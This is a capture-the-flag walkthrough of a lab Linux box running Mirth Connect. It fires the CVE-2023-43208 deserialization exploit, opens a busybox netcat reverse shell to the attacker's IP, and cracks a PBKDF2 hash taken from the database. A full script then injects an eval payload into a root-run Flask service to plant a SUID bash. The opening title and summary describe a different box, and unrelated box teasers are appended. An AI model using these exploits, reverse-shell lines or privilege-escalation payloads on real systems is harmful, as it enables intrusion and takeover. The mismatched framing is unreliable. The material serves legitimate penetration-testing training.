



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Interpreter is a Medium Linux machine centered around NextGen Healthcare’s Mirth Connect integration engine. The attack surface opens with an unauthenticated remote code execution vulnerability in Mirth Connect 4.4.0 (CVE-2023-43208), a deserialization flaw that requires nothing more than a crafted HTTP request. From the mirth service shell, credentials hidden in the application’s configuration file lead to a MariaDB instance containing a hashed password for a local user. Cracking it means reverse-engineering Mirth’s PBKDF2 hashing scheme from the open-source codebase and converting the hash to a hashcat-compatible format. Once on the box as sedric, a root-owned Flask server listening only on localhost is running a Python notification script that evals a user-controlled f-string - a classic but nasty injection primitive that yields a root shell.
nmap -sCV -p- --min-rate 10000 10.129.2.224
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
443/tcp  open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
6661/tcp open  unknown
The surface area is intentionally narrow: SSH, HTTP/HTTPS both serving what turns out to be the same Mirth Connect admin interface, and a mystery port at 6661. The Jetty server banner and the TLS certificate’s common name (mirth-connect) make the application obvious before we even open a browser.

Clicking “Launch Mirth Connect Administrator” triggers a download of webstart.jnlp, a Java Web Start descriptor that reveals the version immediately:
<jnlp codebase="http://10.129.2.224:80" version="4.4.0">
    <information>
        <title>Mirth Connect Administrator 4.4.0</title>
        <vendor>NextGen Healthcare</vendor>
<SNIP>
Version 4.4.0 is the key detail here. A quick search on CVEDetails confirms it falls below the 4.4.1 patch threshold for a critical unauthenticated RCE.
CVE-2023-43208 describes an unauthenticated remote code execution vulnerability in NextGen Healthcare Mirth Connect versions prior to 4.4.1. It’s actually a bypass of an earlier incomplete patch (CVE-2023-37679): the original fix introduced a deny-list for dangerous deserialization gadget chains, but researchers at Horizon3.ai found a path around it using Commons Collections 4 gadgets that weren’t blocked. The end result is that a specially crafted XML payload posted to /api/users with the X-Requested-With: OpenAPI header triggers arbitrary OS command execution - no authentication required.
The exploit works by abusing XStream’s dynamic proxy deserialization. The payload embeds a ChainedTransformer chain inside a sorted-set element that, when deserialized by the server, walks through a series of reflection-based invocations to ultimately call Runtime.exec() with our command. The server returns an HTTP 500 regardless of whether the command ran - the side-effects are all that matter.
A public PoC is available at github.com/jakabakos/CVE-2023-43208-mirth-connect-rce-poc. Before throwing a shell at it, let’s verify execution with a ping-back:
# Terminal 1 - catch the ICMP
sudo tcpdump -i tun0 icmp

# Terminal 2 - fire the exploit
python3 cve-2023-43208.py -c 'ping -c 3 10.10.15.68' -u https://10.129.2.224/
The target appears to have executed the payload.
22:42:21.330521 IP 10.129.2.224 > 10.10.15.68: ICMP echo request, id 3961, seq 1, length 64
22:42:21.330583 IP 10.10.15.68 > 10.129.2.224: ICMP echo reply, id 3961, seq 1, length 64
22:42:22.332298 IP 10.129.2.224 > 10.10.15.68: ICMP echo request, id 3961, seq 2, length 64
22:42:22.332341 IP 10.10.15.68 > 10.129.2.224: ICMP echo reply, id 3961, seq 2, length 64
22:42:23.334747 IP 10.129.2.224 > 10.10.15.68: ICMP echo request, id 3961, seq 3, length 64
22:42:23.334784 IP 10.10.15.68 > 10.129.2.224: ICMP echo reply, id 3961, seq 3, length 64
Three ICMP echo requests from the target - we have execution. Now for a shell. The target has busybox available, which gives us a reliable nc variant:
python3 cve-2023-43208.py -c 'busybox nc 10.10.15.68 443 -e sh' -u https://10.129.2.224/
penelope -p 443
[+] Got reverse shell from interpreter 10.129.2.224 Linux-x86_64 👤 mirth(103)
[+] Shell upgraded successfully using /usr/bin/python3
mirth@interpreter:/usr/local/mirthconnect$

We’re in as the mirth service account. The working directory is the Mirth Connect installation root, which is the right place to start looking for anything sensitive.
Mirth Connect stores its runtime configuration in conf/mirth.properties. This file typically contains the database URL, driver class, and - most importantly for us - plaintext credentials:
cat /usr/local/mirthconnect/conf/mirth.properties
<SNIP>
database = mysql
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
database.driver = org.mariadb.jdbc.Driver
database.username = mirthdb
database.password = [REDACTED]
<SNIP>
With those credentials, we can connect directly to the MariaDB instance, which is listening only on localhost:
mysql -h localhost -u mirthdb -p[REDACTED]
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mc_bdd_prod        |
+--------------------+

MariaDB [(none)]> use mc_bdd_prod;
MariaDB [mc_bdd_prod]> SELECT ID, USERNAME FROM PERSON;
+----+----------+
| ID | USERNAME |
+----+----------+
|  2 | sedric   |
+----+----------+

MariaDB [mc_bdd_prod]> SELECT PERSON_ID, PASSWORD FROM PERSON_PASSWORD;
+-----------+----------------------------------------------------------+
| PERSON_ID | PASSWORD                                                 |
+-----------+----------------------------------------------------------+
|         2 | [REDACTED]                                               |
+-----------+----------------------------------------------------------+
There’s one application user: sedric. Cross-referencing against /etc/passwd confirms this is also a local system account with a login shell:
grep sh$ /etc/passwd
root:x:0:0:root:/root:/bin/bash
sedric:x:1000:1000:sedric,,,:/home/sedric:/bin/bash
If we can crack that password hash, we may be able to pivot straight to sedric.
The stored value is a Base64 string, not a recognizable hash format - which means Mirth is encoding something custom. Since the application is open source, we can just read the source. The relevant class is Digester.java in the core-util module, and it tells us everything we need:
The digest logic calls ArrayUtils.addAll(salt, digestBytes) and Base64-encodes the combined result before storing it. The default parameters are PBKDF2WithHmacSHA256, an 8-byte random salt, 600,000 iterations, and a 256-bit (32-byte) derived key. So the stored blob is: Base64( salt[8 bytes] || PBKDF2-derived-key[32 bytes] ) - a total of 40 bytes before encoding.
To crack it with hashcat mode 10900 (PBKDF2-HMAC-SHA256), we need to split the blob and reformat it as sha256:iterations:salt_b64:hash_b64. A short Python script handles this:
import base64

target_b64 = "[REDACTED]"

data = base64.b64decode(target_b64)

# First 8 bytes are the salt, the remaining 32 are the derived key
salt = data[:8]
target_dk = data[8:]

iterations = 600000

salt_b64 = base64.b64encode(salt).decode()
hash_b64 = base64.b64encode(target_dk).decode()

hashcat_format = f"sha256:{iterations}:{salt_b64}:{hash_b64}"

with open("hashes.txt", "w") as f:
    f.write(hashcat_format + "\n")

print("[+] Hash written to hashes.txt")
python3 createhash.py
cat hashes.txt
[+] Hash written to hashes.txt
sha256:600000:[REDACTED]:[REDACTED]
With the hash reformatted correctly, we hand it off to hashcat with rockyou.txt. The high iteration count (600,000) means PBKDF2 is doing its job - throughput is measured in thousands of hashes per second rather than millions. An RTX 4080 manages around 4,800 H/s here, which is slow but sufficient against a common wordlist:
hashcat.exe -m 10900 -w 3 hashes.txt rockyou.txt.gz
<SNIP>
sha256:600000:[REDACTED]:[REDACTED]:[REDACTED]

Status...: Cracked
Time.....: 3 mins, 26 secs
It cracked in under four minutes. We can now try the recovered password against sedric:
su sedric
Password:
sedric@interpreter:/usr/local/mirthconnect$
A process listing reveals something that stands out immediately:
ps -aux
USER   PID  COMMAND
<SNIP>
root  3516  /usr/bin/python3 /usr/local/bin/notif.py
<SNIP>
A Python script owned and executed by root, sitting at a non-standard path. Combined with what we saw in the socket state earlier - port 54321 bound to localhost - this is clearly the service behind that listener. Let’s read the script.
cat /usr/local/bin/notif.py
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
The vulnerability is in template(), and it’s a textbook case of dangerous Python metaprogramming. The function first assembles a string - also called template - by directly interpolating user-supplied values into it via an initial f-string. It then passes that assembled string into eval(f"f'''{template}'''"), constructing a new f-string at runtime and evaluating it. Any {...} expression we inject into a field like firstname ends up inside that second f-string and gets treated as live Python code, executed under the permissions of the running process - which is root. The 127.0.0.1 origin check is the only network guard, but we’re already on the box as sedric, so that’s no obstacle.
There’s a catch: our input must survive a regex filter before it ever reaches eval():
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
No spaces, no hyphens, no dollar signs, no semicolons - which rules out most shell commands directly. The key insight is that the permitted character set still includes everything needed to write Python: letters and digits for identifiers and strings, underscores inside __import__, quotes for string literals, parentheses for calls, dot notation for attribute access, and curly braces for the f-string delimiters themselves. We don’t need spaces because Python doesn’t require them between a function name and its argument list.
The trick is to base64-encode our actual OS command and decode it at runtime using only permitted characters. __import__('os').popen(...) and __import__('base64').b64decode(...) are both callable without a single forbidden character.
The plan: inject a Python expression into firstname that decodes a base64-encoded command and runs it via os.popen(). We’ll have it copy /bin/bash to /tmp/root_shell and set the SUID bit:
cat exploit.sh
#!/bin/bash

# The command we want root to run
CMD='cp /bin/bash /tmp/root_shell && chmod 4755 /tmp/root_shell'

# Base64-encode it to keep the payload clean
ENC_CMD=$(printf '%s' "$CMD" | base64 -w0)

# The f-string injection payload: breaks out of the string context and runs our command
PAYLOAD="{__import__('os').popen(__import__('base64').b64decode('${ENC_CMD}').decode()).read()}"

# Build the XML body
cat > /tmp/payload.xml << EOF
<patient>
  <timestamp>0</timestamp>
  <sender_app>peixoto</sender_app>
  <firstname>${PAYLOAD}</firstname>
  <lastname>peixoto</lastname>
  <birth_date>03/05/1932</birth_date>
  <gender>M</gender>
</patient>
EOF

wget -qO- \
  --header="Content-Type: application/xml" \
  --post-file=/tmp/payload.xml \
  http://127.0.0.1:54321/addPatient

echo "[*] Trigger sent. Checking for /tmp/root_shell..."
sleep 1
ls -la /tmp/root_shell
chmod +x exploit.sh
./exploit.sh
Patient  peixoto (M), 94 years old, received from peixoto at 0
[*] Trigger sent. Checking for /tmp/root_shell...
-rwsr-xr-x 1 root root 1265648 Feb 26 09:44 /tmp/root_shell
The SUID binary is there. Running it with -p (preserve effective UID) drops us into a root shell:
/tmp/root_shell -p
root_shell-5.2# cat /root/root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.